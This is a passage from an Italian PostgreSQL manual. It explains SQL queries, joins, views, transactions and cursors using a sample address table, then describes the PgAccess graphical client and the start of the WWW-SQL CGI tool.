  SELECT POSITION( 'ino' IN Cognome ) FROM Indirizzi
  ```

Restituisce un elenco delle posizioni in cui si trova la stringa '`ino`' all'interno dell'attributo '`Cognome`', per tutte le tuple della relazione '`Indirizzi`'.

- ```
  SELECT SUBSTRING( 'Daniele' FROM 3 FOR 2 )
  ```
  Restituisce la stringa '`ni`'.

- ```
  SELECT TRIM( LEADING '*' FROM '*****Ciao****' )
  ```
  Restituisce la stringa '`Ciao****`'.

- ```
  SELECT TRIM( TRAILING '*' FROM '*****Ciao****' )
  ```
  Restituisce la stringa '`*****Ciao`'.

- ```
  SELECT TRIM( BOTH '*' FROM '*****Ciao****' )
  ```
  Restituisce la stringa '`Ciao`'.

- ```
  SELECT TRIM( BOTH ' ' FROM '    Ciao    ' )
  ```
  Restituisce la stringa '`Ciao`'.

- ```
  SELECT TRIM( '    Ciao    ' )
  ```
  Esattamente come nell'esempio precedente, dal momento che lo spazio normale è il carattere predefinito e che la parola chiave '`BOTH`' è anche predefinita.

- ```
  SELECT LTRIM( '*****Ciao****', '*' )
  ```
  Restituisce la stringa '`Ciao****`'.

- ```
  SELECT RTRIM( '*****Ciao****', '*' )
  ```
  Restituisce la stringa '`*****Ciao`'.

695.4 Esempi comuni

Nelle sezioni seguenti vengono mostrati alcuni esempi comuni di utilizzo del linguaggio SQL, limitato alle possibilità di PostgreSQL. La sintassi non viene descritta, salvo quando la differenza tra quella standard e quella di PostgreSQL è importante.

Negli esempi si fa riferimento frequentemente a una relazione di indirizzi, il cui contenuto è visibile nella figura 695.17.

Figura 695.17. La relazione '`Indirizzi (Codice, Cognome, Nome, Indirizzo, Telefono)`' usata in molti esempi del capitolo.

Indirizzi				
Codice	**Cognome**	**Nome**	**Indirizzo**	**Telefono**
1	Pallino	Pinco	Via Biglie 1	0222,222222
2	Tizi	Tizio	Via Tazi 5	0555,555555
3	Cai	Caio	Via Caini 1	0888,888888
4	Semproni	Sempronio	Via Sempi 7	0999,999999

695.4.1 Creazione di una relazione

La relazione di esempio mostrata nella figura 695.17, potrebbe essere creata nel modo seguente:

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40),
        Nome            char(40),
        Indirizzo       varchar(60),
        Telefono        varchar(40)
    );
```

Quando si inseriscono i valori per una tupla, può capitare che venga omesso l'inserimento di alcuni attributi. In questi casi, il campo corrispondente riceve il valore '**`NULL`**', cioè un valore indefinito, oppure il valore predefinito attraverso quanto specificato con l'espressione che segue la parola chiave '**`DEFAULT`**'.

In alcuni casi non è possibile definire un valore predefinito e nemmeno è accettabile che un dato resti indefinito. In tali situazioni si può aggiungere l'opzione '**`NOT NULL`**', dopo la definizione del tipo.

695.4.2 Modifica della relazione

La modifica di una relazione implica l'intervento sulle caratteristiche degli attributi, oppure la loro aggiunta ed eliminazione. Seguono due esempi, con cui si aggiunge un attributo e poi lo si elimina:

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30);
```

```
ALTER TABLE Indirizzi DROP COLUMN Comune;
```

L'esempio seguente modifica il tipo di un attributo già esistente:

```
ALTER TABLE Indirizzi ALTER COLUMN Codice TYPE REAL;
```

Naturalmente, la conversione del tipo di un attributo può avere significato solo se i valori contenuti nelle tuple esistenti, in corrispondenza di quell'attributo, sono convertibili.

695.4.3 Inserimento dati in una relazione

L'esempio seguente mostra l'inserimento dell'indirizzo dell'impiegato «Pinco Pallino».

```
INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    );
```

In questo caso, si presuppone che i valori inseriti seguano la sequenza degli attributi, così come è stata creata la relazione in origine. Se si vuole indicare un comando più leggibile, occorre aggiungere l'indicazione della sequenza degli attributi da compilare, come nell'esempio seguente:

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
        Indirizzo,
        Telefono
    )
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    );
```

In questo stesso modo, si può evitare di compilare il contenuto di un attributo particolare, indicando espressamente solo gli attributi che si vogliono fornire; in tal caso gli altri attributi ricevono il valore predefinito o '**NULL**' in mancanza d'altro. Nell'esempio seguente viene indicato solo il codice e il nominativo:

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
    )
    VALUES (
        01,
        'Pallino'
        'Pinco',
    );
```

695.4.4 Eliminazione di una relazione

Una relazione può essere eliminata completamente attraverso l'istruzione '**DROP**'. L'esempio seguente elimina la relazione degli indirizzi degli esempi già mostrati:

```
DROP TABLE Indirizzi;
```

695.4.5 Interrogazioni semplici

L'esempio seguente emette tutto il contenuto della relazione degli indirizzi già vista negli esempi precedenti:

```
SELECT * FROM Indirizzi;
```

Seguendo l'esempio fatto in precedenza si dovrebbe ottenere l'elenco riportato sotto, equivalente a tutto il contenuto della relazione.

codice	cognome	nome	indirizzo	telefono
1	Pallino	Pinco	Via Biglie 1	0222,222222
2	Tizi	Tizio	Via Tazi 5	0555,555555
3	Cai	Caio	Via Caini 1	0888,888888
4	Semproni	Sempronio	Via Sempi 7	0999,999999

Per ottenere un elenco ordinato in base al cognome e al nome (in caso di ambiguità), lo stesso comando si completa nel modo seguente:

```
SELECT * FROM Indirizzi ORDER BY Cognome, Nome;
```

codice	cognome	nome	indirizzo	telefono
3	Cai	Caio	Via Caini 1	0888,888888
1	Pallino	Pinco	Via Biglie 1	0222,222222
4	Semproni	Sempronio	Via Sempi 7	0999,999999
2	Tizi	Tizio	Via Tazi 5	0555,555555

La selezione degli attributi permette di ottenere un risultato che contenga solo quelli desiderati, permettendo anche di cambiarne l'intestazione. L'esempio seguente permette di mostrare solo i nominativi e il telefono, cambiando un po' le intestazioni:

```
SELECT Cognome as cognomi, Nome as nomi, Telefono as numeri_telefonici
    FROM Indirizzi;
```

Quello che si ottiene è simile all'elenco seguente:

cognomi	nomi	numeri_telefonici
Pallino	Pinco	0222,222222
Tizi	Tizio	0555,555555
Cai	Caio	0888,888888
Semproni	Sempronio	0999,999999

La selezione delle tuple può essere fatta attraverso la condizione che segue la parola chiave '**`WHERE`**'. Nell'esempio seguente vengono selezionate le tuple in cui l'iniziale dei cognomi è compresa tra '**`N`**' e '**`T`**'.

```
SELECT * FROM Indirizzi WHERE Cognome >= 'N' AND Cognome <= 'T';
```

Dall'elenco che si ottiene, si osserva che '**`Caio`**' è stato escluso:

codice	cognome	nome	indirizzo	telefono
1	Pallino	Pinco	Via Biglie 1	0222,222222
2	Tizi	Tizio	Via Tazi 5	0555,555555
4	Semproni	Sempronio	Via Sempi 7	0999,999999

Per evitare ambiguità possono essere indicati i nomi degli attributi prefissati dal nome della relazione a cui appartengono, separando le due parti con l'operatore punto ('**`.`**'). Nell'esempio seguente si selezionano solo il cognome, il nome e il numero telefonico, specificando il nome della relazione a cui appartengono gli attributi:

```
SELECT Indirizzi.Cognome, Indirizzi.Nome, Indirizzi.Telefono
    FROM Indirizzi;
```

Ecco il risultato:

```
cognome   nome       telefono

Pallino   Pinco      0222,222222
Tizi      Tizio      0555,555555
Cai       Caio       0888,888888
Semproni  Sempronio  0999,999999
```

695.4.6 Interrogazioni simultanee di più relazioni

Se dopo la parola chiave '**`FROM`**' si indicano più relazioni (ciò vale anche se si indica più volte la stessa relazione), si intende fare riferimento a una relazione generata dal «prodotto» di queste. Si immagini di abbinare alla relazione '**`Indirizzi`**' la relazione '**`Presenze`**' contenente i dati visibili nella figura 695.36.

Figura 695.36. La relazione '**`Presenze (Codice, Giorno, Ingresso, Uscita)`**'.

Presenze			
Codice	**Giorno**	**Ingresso**	**Uscita**
1	01/01/2007	07:30	13:30
2	01/01/2007	07:35	13:37
3	01/01/2007	07:45	14:00
4	01/01/2007	08:30	16:30
1	01/02/2007	07:35	13:38
2	01/02/2007	08:35	14:37
4	01/02/2007	07:30	13:30

Come si può intendere, il primo attributo, '**`Codice`**', serve a identificare la persona per la quale è stata fatta l'annotazione dell'ingresso e dell'uscita. Tale codice viene interpretato in base al contenuto della relazione '**`Indirizzi`**'. Si immagini di volere ottenere un elenco contenente tutti gli ingressi e le uscite, indicando chiaramente il cognome e il nome della persona a cui si riferiscono.

```
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

Ecco quello che si dovrebbe ottenere:

```
giorno      ingresso  uscita    cognome   nome

01-01-2007  07:30:00  13:30:00  Pallino   Pinco
01-01-2007  07:35:00  13:37:00  Tizi      Tizio
01-01-2007  07:45:00  14:00:00  Cai       Caio
01-01-2007  08:30:00  16:30:00  Semproni  Sempronio
01-02-2007  07:35:00  13:38:00  Pallino   Pinco
01-02-2007  08:35:00  14:37:00  Tizio     Tizi
01-02-2007  07:40:00  13:30:00  Semproni  Sempronio
```

695.4.7 Alias

Una stessa relazione può essere presa in considerazione come se si trattasse di due o più relazioni differenti. Per distinguere tra questi punti di vista diversi, si devono usare degli alias, che sono in pratica dei nomi alternativi. Gli alias si possono usare anche solo per questioni di leggibilità. L'esempio seguente è la semplice ripetizione di quello mostrato nella sezione precedente, con l'aggiunta però della definizione degli alias '**`Pre`**' e '**`Nom`**'.

```
SELECT
    Pre.Giorno,
    Pre.Ingresso,
    Pre.Uscita,
    Nom.Cognome,
    Nom.Nome
    FROM Presenze AS Pre, Indirizzi AS Nom
    WHERE Pre.Codice = Nom.Codice;
```

695.4.8 Viste

Attraverso una vista, è possibile definire una relazione virtuale:

```
CREATE VIEW Presenze_dettagliate AS
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

L'esempio mostra la creazione della vista '**`Presenze_dettagliate`**', ottenuta dalle relazioni '**`Presenze`**' e '**`Indirizzi`**'. In pratica, questa vista permette di interrogare direttamente la relazione virtuale '**`Presenze_dettagliate`**', invece di utilizzare ogni volta un comando '**`SELECT`**' molto complesso, per ottenere lo stesso risultato.

695.4.9 Aggiornamento delle tuple

La modifica di tuple già esistenti avviene attraverso l'istruzione '**`UPDATE`**', la cui efficacia viene controllata dalla condizione posta dopo la parola chiave '**`WHERE`**'. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le tuple della relazione.

L'esempio seguente, aggiunge un attributo alla relazione degli indirizzi, per contenere il nome del comune di residenza degli impiegati; successivamente viene inserito il nome del comune '**`Sferopoli`**' in base al prefisso telefonico.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30);
```

```
UPDATE Indirizzi
    SET Comune='Sferopoli'
    WHERE Telefono >= '022' AND Telefono < '023';
```

In pratica, viene aggiornata solo la tupla dell'impiegato '**`Pinco Pallino`**'.

695.4.10 Cancellazione delle tuple

L'esempio seguente elimina dalla relazione delle presenze le tuple riferite alle registrazioni del giorno 01/01/2007 e le eventuali antecedenti.

```
DELETE FROM Presenze WHERE Giorno <= '01/01/2007';
```

695.4.11 Creazione di una nuova relazione a partire da altre

L'esempio seguente crea la relazione '**`mia_prova`**' dalla fusione della relazioni degli indirizzi e delle presenze, come già mostrato in un esempio precedente:

```
SELECT
    Presenze.Giorno,
    Presenze.Ingresso,
    Presenze.Uscita,
    Indirizzi.Cognome,
    Indirizzi.Nome
    INTO TABLE mia_prova
    FROM Presenze, Indirizzi
    WHERE Presenze.Codice = Indirizzi.Codice;
```

695.4.12 Inserimento in una relazione esistente

L'esempio seguente aggiunge alla relazione dello storico delle presenze le registrazioni vecchie che poi vengono cancellate.

```
INSERT INTO PresenzeStorico (
        PresenzeStorico.Codice,
        PresenzeStorico.Giorno,
        PresenzeStorico.Ingresso,
        PresenzeStorico.Uscita
    )
    SELECT
        Presenze.Codice,
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita
        FROM Presenze
        WHERE Presenze.Giorno <= '2007/01/01';

DELETE FROM Presenze WHERE Giorno <= '2007/01/01';
```

695.4.13 Controllare gli accessi a una relazione

Quando si creano delle relazioni in una base di dati, tutti gli altri utenti che sono stati registrati nel sistema del DBMS, potrebbero accedervi e fare le modifiche che vogliono. Per controllare questi accessi, l'utente proprietario delle relazioni (di solito è colui che le ha create), può usare le istruzioni '**`GRANT`**' e '**`REVOKE`**'. La prima permette a un gruppo di utenti di eseguire operazioni determinate, la seconda toglie dei privilegi.

```
GRANT {ALL | SELECT | INSERT | UPDATE | DELETE | RULE}[,...]
    ON relazione[,...]
    TO {PUBLIC | GROUP gruppo | utente}
```

```
REVOKE {ALL | SELECT | INSERT | UPDATE | DELETE | RULE}[,...]
    ON relazione[,...]
    FROM {PUBLIC | GROUP gruppo | utente}
```

La sintassi delle due istruzioni è simile, basta fare attenzione a cambiare la parola chiave '**`TO`**' con '**`FROM`**'. I gruppi e gli utenti sono nomi che fanno riferimento a quanto registrato all'interno del DBMS.

L'esempio seguente toglie a tutti gli utenti ('**`PUBLIC`**') tutti i privilegi sulle relazioni delle presenze e degli indirizzi; successivamente vengono ripristinati tutti i privilegi solo per l'utente '**`tizio`**':

```
REVOKE ALL
    ON Presenze, Indirizzi
    FROM PUBLIC;

GRANT ALL
    ON Presenze, Indirizzi
    TO tizio;
```

695.5 Controllo delle transazioni

La gestione delle transazioni richiede che queste siano introdotte dall'istruzione '**`START TRANSACTION`**':

```
START TRANSACTION
```

L'esempio seguente mostra il caso in cui si voglia isolare l'inserimento di una tupla nella relazione '**`Indirizzi`**' all'interno di una transazione, che alla fine viene confermata regolarmente con l'istruzione '**`COMMIT`**':

```
START TRANSACTION;

INSERT INTO Indirizzi
    VALUES (
        05,
        'De Pippo',
        'Pippo',
        'Via Pappo, 5',
        '0333,3333333'
    );

COMMIT;
```

Nell'esempio seguente, si rinuncia all'inserimento della tupla con l'istruzione '**`ROLLBACK`**' finale:

```
START TRANSACTION;

INSERT INTO Indirizzi
    VALUES (
        05,
        'De Pippo',
        'Pippo',
        'Via Pappo, 5',
        '0333,3333333'
    );

ROLLBACK;
```

695.6 Cursori

La gestione dei cursori da parte di PostgreSQL è abbastanza compatibile con lo standard, a parte il fatto che avviene fuori dal contesto previsto, che viene consentito un accesso in sola lettura e che non è possibile assegnare i dati a delle variabili.

La gestione dei cursori riguarda generalmente gli accessi a un DBMS tramite codice SQL incorporato in un programma (che usa un altro linguaggio), mentre PostgreSQL estende il loro utilizzo anche se il «programma» in questione è costituito esclusivamente da codice SQL.

La dichiarazione di un cursore si ottiene nel modo solito, con la differenza che questa deve avvenire esplicitamente in una transazione. In particolare, con PostgreSQL, il cursore viene aperto automaticamente nel momento della dichiarazione, per cui l'istruzione '**`OPEN`**' non è disponibile.

```
START TRANSACTION;

DECLARE Mio_cursore INSENSITIVE CURSOR FOR
    SELECT * FROM Indirizzi ORDER BY Cognome, Nome;

-- L'apertura del cursore non esiste in PostgreSQL
-- OPEN Mio_cursore;
…
```

L'esempio mostra la dichiarazione dell'inizio di una transazione, assieme alla dichiarazione del cursore '**`Mio_cursore`**', per selezionare tutta la relazione '**`Indirizzi`**' in modo ordinato per '**`Cognome`**'. Si osservi che per PostgreSQL la selezione che si ingloba nella gestione di un cursore non può aggiornarsi automaticamente se i dati originali cambiano, per cui è come se fosse sempre definita la parola chiave '**`INSENSITIVE`**'.

```
…
FETCH NEXT FROM Mio_cursore;
…
COMMIT;
```

L'esempio mostra l'uso tipico dell'istruzione '**`FETCH`**', in cui si preleva la tupla successiva rispetto alla posizione corrente del cursore e più avanti si conclude la transazione con un '**`COMMIT`**'. L'esempio seguente è identico, con la differenza che si indica espressamente il passo.

```
…
FETCH RELATIVE 1 FROM Mio_cursore;
…
COMMIT;
```

Un cursore dovrebbe essere chiuso attraverso una richiesta esplicita, con l'istruzione '**`CLOSE`**', ma la chiusura della transazione chiude implicitamente il cursore, se questo dovesse essere rimasto aperto. L'esempio seguente riepiloga quanto visto sopra, completato dell'istruzione '**`CLOSE`**'.

```
START TRANSACTION;

DECLARE Mio_cursore INSENSITIVE CURSOR FOR
    SELECT * FROM Indirizzi ORDER BY Cognome, Nome;

-- L'apertura del cursore non esiste in PostgreSQL
-- OPEN Mio_cursore;

FETCH NEXT FROM Mio_cursore;

CLOSE Mio_cursore;

COMMIT;
```

695.7 Impostazione dell'ora locale

Il linguaggio SQL dispone dell'istruzione '**SET TIME ZONE**' per definire l'ora locale e di conseguenza lo scostamento dal tempo universale. PostgreSQL dispone della stessa istruzione che funziona in modo molto simile allo standard; per la precisione, la definizione dell'ora locale avviene attraverso le definizioni riconosciute dal sistema operativo (nel caso di GNU/Linux si tratta delle definizioni che si articolano a partire dalla directory '`/usr/share/zoneinfo/`').

```
SET TIME ZONE { 'definizione_ora_locale' | LOCAL }
```

Per esempio, per definire che si vuole fare riferimento all'ora locale italiana, si potrebbe usare il comando seguente:

```
SET TIME ZONE 'Europe/Rome';
```

Questa impostazione riguarda la visione del programma cliente, mentre il programma servente può essere stato preconfigurato attraverso le variabili di ambiente '**LC_***' oppure la variabile '**LANG**', che in questo caso hanno effetto sullo stile di rappresentazione delle informazioni data-orario. Anche il programma cliente può essere preconfigurato attraverso la variabile di ambiente '**PGTZ**', assegnandole gli stessi valori che si possono utilizzare per l'istruzione '**SET TIME ZONE**'.

695.8 Riferimenti

- *PostgreSQL*
  ⟨*http://www.postgresql.org/*⟩

PostgreSQL: accesso attraverso PgAccess

PgAccess [1] (ovvero PostgreSQL Access) è un componente di una libreria Tcl/Tk: LibPgTcl. A volte viene distribuito come un pacchetto autonomo, che comunque dipende dalla libreria indicata, oppure viene incluso nello stesso pacchetto della libreria. PgAccess è un programma frontale (che utilizza l'interfaccia grafica) per accedere alle funzionalità di PostgreSQL.

Prima di poter utilizzare qualunque programma frontale per PostgreSQL, occorre ricordare di configurare correttamente PostgreSQL stesso, in modo che questo consenta gli accessi previsti.

PgAccess è costituito in pratica dall'eseguibile '**`pgaccess`**', che si utilizza senza argomenti e si presenta inizialmente come si vede nella figura 696.1.

Figura 696.1. Finestra iniziale di PgAccess, quando viene avviato per la prima volta dall'utente.

Mentre lo si usa, PgAccess memorizza alcune informazioni nella directory '`~/.pgaccess/`' e questo fatto facilita successivamente le operazioni di accesso alla base di dati da parte dell'utente.

Purtroppo, l'uso di programmi come questo, che mediano la comunicazione con un DBMS attraverso delle finestre grafiche, può risultare più complicato della scrittura manuale del codice SQL necessario. In questo capitolo, le figure appartengono a versioni diverse del programma, perché alcune funzionalità essenziali della versione aggiornata, si sono rivelate inaffidabili.

696.1 Accesso alla base di dati

PostgreSQL è un DBMS in grado di gestire diverse basi di dati simultaneamente; pertanto, con PgAccess è necessario stabilire per prima cosa quale sia la base di dati. Dal menù `Database`, si seleziona la funzione `Open`, ottenendo la mascherina che si vede nella figura 696.2. Da lì si possono indicare tutte le informazioni necessarie alla connessione con la base di dati desiderata; in particolare, per quanto riguarda le informazioni sull'autenticazione, queste sono richieste solo in base al modo in cui sono stati regolati i permessi di accesso da parte di PostgreSQL.

Figura 696.2. Connessione alla base di dati '**`nanodb`**', presso il nodo 172.17.1.254, come utente '**`pgnanouser`**'.

Attraverso PgAccess non è possibile creare una base di dati. Per questo occorre usare le funzioni di PostgreSQL, descritto nel capitolo 694.

La base di dati aperta, assieme all'indicazione del nodo presso il quale si trova il DBMS con cui si interagisce, appare in basso, nella finestra principale di PgAccess.

Figura 696.3. Quando è attiva una connessione con una base di dati, lo si vede dalle informazioni che appaiono in basso nella finestra principale di PgAccess.

È importante ricordare che PgAccess tiene nota dell'ultima base di dati aperta attraverso i file di configurazione contenuti in '`~/.pgaccess/`'; in questo modo la connessione viene ritentata automaticamente all'avvio del programma la volta successiva che lo si utilizza.

696.2 Gli «oggetti» secondo PgAccess

Dal punto di vista di PgAccess, una base di dati contiene degli «oggetti» (secondo la stessa filosofia di PostgreSQL). Questi possono essere delle relazioni, il risultato di interrogazioni SQL, delle viste, delle stampe o altro ancora.

Per intervenire su ognuno di questi oggetti basta selezionare la voce relativa che si trova sulla parte sinistra (nella figura 696.4 si vede selezionata la gestione delle «tabelle», ovvero delle relazioni).

Figura 696.4. L'aspetto di PgAccess quando viene evidenziata a sinistra la voce `Tables`.

Premendo il tasto destro del mouse quando il puntatore si trova nel riquadro centrale, si ottiene un menù a scomparsa, con il quale è possibile modificare gli oggetti a cui fa riferimento la voce selezionata a sinistra; in alternativa, le stesse voci sono disponibili dal menù `Object`. In particolare, la voce `New` serve a creare un oggetto nuovo, `Open` serve ad accedervi e `Design` serve a modificarne la struttura (ammesso che ciò sia consentito in base al tipo di oggetto). Eventualmente è possibile anche modificare il nome dell'oggetto e visualizzarne la struttura.

PgAccess gestisce una serie aggiuntiva di oggetti rispetto a quanto fa PostgreSQL. Per realizzarli, PgAccess gestisce delle relazioni proprie, che non vengono mostrate all'utente, distinguibili per il fatto di avere un nome che inizia per '**`pga_`**'. In generale, queste relazioni hanno tutti i permessi di accesso per tutti gli utenti di PostgreSQL.

696.3 Relazioni

La figura 696.5 mostra l'esempio della creazione di una relazione molto semplice, per contenere una serie di indirizzi. Alla creazione della relazione, dopo avere selezionato la voce relativa a questo tipo di oggetto, si accede selezionando la voce `New` del menù `Object`.

Figura 696.5. Finestra per la creazione di una relazione.

Una volta creata la relazione (si ottiene questo confermando con il pulsante grafico CREATE TABLE), il suo nome appare nella parte centrale della finestra principale del programma; per accedere al suo contenuto basta selezionare la voce *Open* dal menù Object, ottenendo così una tabella di scorrimento con la quale si possono aggiungere e modificare righe preesistenti. La figura 696.6 mostra l'inserimento di alcuni nomi. Si osservi in particolare il fatto che, eventualmente, si può richiedere espressamente l'aggiunta di una riga nuova premendo il terzo tasto del mouse.

Figura 696.6. Finestra per lo scorrimento del contenuto di una relazione.

Vale la pena di osservare che la maschera di scorrimento e inserimento dati nella relazione, permette di leggere le tuple in ordine, in base a un certo attributo, filtrando eventualmente le tuple in base a una condizione. Si stabilisce questo mettendo il nome di un attributo nella casella '**`Sort field`**' e mettendo l'espressione della condizione di filtro nella casella '**`Filter conditions`**': se poi si seleziona il pulsante grafico RELOAD (che comunque appare

come un'icona), si riottiene il contenuto ordinato e filtrato in base alle preferenze indicate.

696.4 Interrogazioni e viste

È possibile realizzare facilmente dei modelli di interrogazione e delle viste, attraverso la selezione delle voci `Queries` e `Views` (nella parte sinistra della finestra, sotto alla voce `Tables`). Nel primo caso si tratta di interrogazioni SQL che vengono memorizzate da PgAccess e richiamate a piacere, mentre nel secondo si tratta di viste vere e proprie. A livello operativo, con PgAccess le due cose sono praticamente identiche, per cui si passa generalmente per la creazione di un'interrogazione SQL che poi, eventualmente, si salva come vista. La figura 696.7 mostra la definizione dell'interrogazione '**`Nominativi`**', abbinata al comando '**`SELECT Cognome, Nome FROM "Indirizzi"`**', scritto manualmente dall'utilizzatore.

Figura 696.7. Finestra per la creazione di un'interrogazione.

Nella figura si può osservare che è disponibile una casella di selezione attraverso la quale si può richiedere di salvare come vista. In particolare, con il pulsante grafico SAVE QUERY DEFINITION si salva il modello dell'interrogazione, con il nome fissato in alto; ma volendo, con il pulsante grafico VISUAL DESIGNER, si accede a una maschera per la definizione grafica dell'interrogazione, come si vede nella figura 696.8.

Figura 696.8. Finestra per la creazione visuale di un'interrogazione.

Add table | v | Show SQL | Execute SQL | Save to query builder | Close

Indirizzi
cognome
nome
città
via
n
telefono

Field:	nome	cognome			
Table:	Indirizzi	Indirizzi			
Sort:	unsorted	unsorted			
Criteria:					

In alto appare una casella in cui si deve indicare il nome di una relazione da cui si vogliono prelevare i campi; una volta fatto, appare un riepilogo di questi campi, in un riquadro. Questi nomi possono essere trascinati con il puntatore del mouse, in basso, dove vengono elencati i campi da includere nell'interrogazione; se si sbaglia, gli elementi che si vogliono togliere possono essere cancellati premendo il tasto [*Canc*] ([*Del*] nelle tastiere inglesi). Nella figura mostrata, sono già stati trascinati e depositati i campi del nome e del cognome.

Al termine, se si è soddisfatti del risultato, si può confermare con il pulsante grafico SAVE TO QUERY BUILDER, ritrovando poi nella finestra precedente l'interrogazione corrispondente alle scelte fatte, che può essere ritoccata a mano se lo si desidera. Nel caso dell'esempio mostrato, l'interrogazione SQL che si ottiene è:

```
select t0.nome, t0.cognome from "Indirizzi" t0
```

L'apertura di un'interrogazione o di una vista, genera lo scorrimento del risultato dell'interrogazione, oppure della vista, come si vede nella figura 696.10 che fa sempre riferimento agli esempi precedenti.

Figura 696.10. Scorrimento di una vista.

696.5 Stampe

Con PgAccess è possibile definire anche delle stampe, nel senso di rapporti stampati contenenti il risultato di un'interrogazione SQL. La figura 696.11 mostra la finestra che si utilizza per questo scopo, dove è già iniziata la compilazione dello schema di stampa.

Figura 696.11. Creazione di un tabulato.

Una volta selezionata la relazione da cui prelevare i campi, dopo aver indicato il nome del tabulato che si vuole generare, basta fare un clic con il tasto sinistro del mouse mentre si punta sul nome del campo che si vuole inserire sullo schema di destra (che rappresenta il modello della stampa). Una volta che sono apparsi i nomi nello spazio a destra, questi possono essere trascinati dove si vuole, eventualmente possono anche essere cancellati usando il tasto [*Canc*]. Nell'esempio della figura, si vede anche che è stato inserito un titolo.

Spostando il puntatore del mouse sullo spazio che rappresenta lo schema di stampa, si vede cambiare la sua descrizione in alto. Nella figura mostrata viene indicato '**`Page footer`**', perché in quel momento il puntatore del mouse era nella penultima riga di quello schema.

Per verificare il risultato, è disponibile anche un'anteprima, che si ottiene selezionando il pulsante grafico PREVIEW. Seguendo gli esempi precedenti, la figura 696.12 mostra questa anteprima. Da lì si può passare alla stampa, che però potrebbe limitarsi a generare un file PostScript.

Figura 696.12. Anteprima di stampa.

Elenco dei nominativi

cognome	nome	città	via	n
Tizi	Tizio	Tiziopoli	Torta	1
Cai	Caio			
Semproni	Sempronio			

696.6 Riferimenti

- *PgAccess*

  ⟨*http://sourceforge.net/projects/pgaccess/*⟩

[1] **PgAccess** software libero con licenza speciale

Capitolo 697

PostgreSQL: accesso attraverso WWW-SQL

WWW-SQL [1] è un programma CGI in grado di creare pagine HTML a partire dalle informazioni ottenute da una base di dati PostgreSQL o MySQL. In questo capitolo si vuole vedere in particolare l'interazione rispetto alle basi di dati di PostgreSQL. In ogni caso, per poter leggere questo capitolo, occorre sapere cosa sia un programma CGI e come interagisce con un servente HTTP, come spiegato a partire dal capitolo 339. La scelta di collocare qui queste informazioni, è dovuta al fatto che si tratta di un argomento legato alla programmazione SQL; inoltre, WWW-SQL è praticamente un interprete di un linguaggio specifico, che gli permette di definire le richieste alla base di dati e di generare il risultato finale desiderato.

È molto probabile che la propria distribuzione GNU abbia organizzato due pacchetti distinti, in base all'uso che se ne intende fare, per l'abbinamento con PostgreSQL, oppure con MySQL. In questo modo, il nome del programma CGI a cui si deve fare riferimento può cambiare leggermente, anche da una distribuzione all'altra. Qui si fa riferimento al nome '**`www-pgsql`**' per quello che riguarda l'uso con PostgreSQL.

697.1 Principio di funzionamento

Ammesso che il pacchetto organizzato dalla propria distribuzione sia stato realizzato nel modo corretto, l'eseguibile '**`www-pgsql`**' dovrebbe trovarsi nella directory più adatta per i programmi CGI, ovvero quella a cui si accede normalmente con l'URI *`http://localhost/cgi-bin/`*. In tal caso, per accedere a questo programma, basta avviare il proprio navigatore preferito e puntare sull'indirizzo *`http://localhost/cgi-bin/www-pgsql`*. Ma non basta, dal momento che il programma in questione ha bisogno di interpretare un file HTML speciale dal quale restituisce poi un risultato. Per capire come funziona la cosa, prima ancora di avere affrontato lo studio del linguaggio specifico di WWW-SQL, si può provare con un file HTML normale: si supponga di avere a disposizione il file '`http://localhost/index.html`'; per fare in modo che WWW-SQL lo analizzi, basta indicare l'URI *`http://localhost/cgi-bin/www-pgsql/index.html`*. Il risultato è identico all'originale, ma per arrivare a questo si passa attraverso l'elaborazione del programma CGI, dimostrando così il suo funzionamento.

Volendo, se il proprio programma servente HTTP è Apache, è possibile rendere la cosa più elegante attraverso una configurazione opportuna del file '`srm.conf`' (si veda a questo proposito il capitolo 336 su Apache). Per esempio si potrebbe fare in modo che i file che terminano con l'estensione '`.pgsql`' vengano elaborati automaticamente attraverso il programma CGI in questione:

```
Action www-pgsql /cgi-bin/www-pgsql
AddHandler www-pgsql pgsql
```

Tuttavia, occorre considerare che alcune installazioni di Apache sono state predisposte in modo da impedire l'utilizzazione dell'istruzione '**`Action`**'. Se dopo le modifiche di questo file, il servizio di Apache non si riavvia, ciò potrebbe essere un sintomo di questo problema.

697.2 Preparazione delle basi di dati e accesso

Perché il programma CGI possa accedere alle basi di dati di PostgreSQL, occorre ricordare di predisporre gli utenti e i permessi necessari all'interno della gestione delle basi di dati stesse. Potrebbe essere conveniente prevedere la possibilità di accesso per l'utente di sistema usato dal processo elaborativo del servente HTTP, quando esegue i programmi CGI, in modo da semplificare l'istruzione necessaria alla connessione. Supponendo che si tratti dell'utente '**www-cgi**', volendo procedere in questo modo, occorre aggiungere tale utente, con lo stesso nome, nel sistema di PostgreSQL:

postgres$ **createuser www-cgi** [*Invio*]

Quindi occorre intervenire nelle basi di dati regolando i permessi attraverso i comandi '**GRANT**' e '**REVOKE**', tenendo conto che a questo proposito si può consultare quanto già spiegato nel capitolo 693. Per fare un esempio, volendo concedere l'accesso in lettura alla relazione '**Indirizzi**', della base di dati '**anagrafe**', all'utente '**www-cgi**', si potrebbe agire come si vede di seguito:

postgres$ **psql anagrafe** [*Invio*]

anagrafe=> **GRANT SELECT ON Indirizzi TO www-cgi;** [*Invio*]

697.3 Linguaggio di WWW-SQL

WWW-SQL interpreta un file HTML alla ricerca di istruzioni secondo il formato schematizzato di seguito:

<! SQL ***comando*** [***argomento***...] >

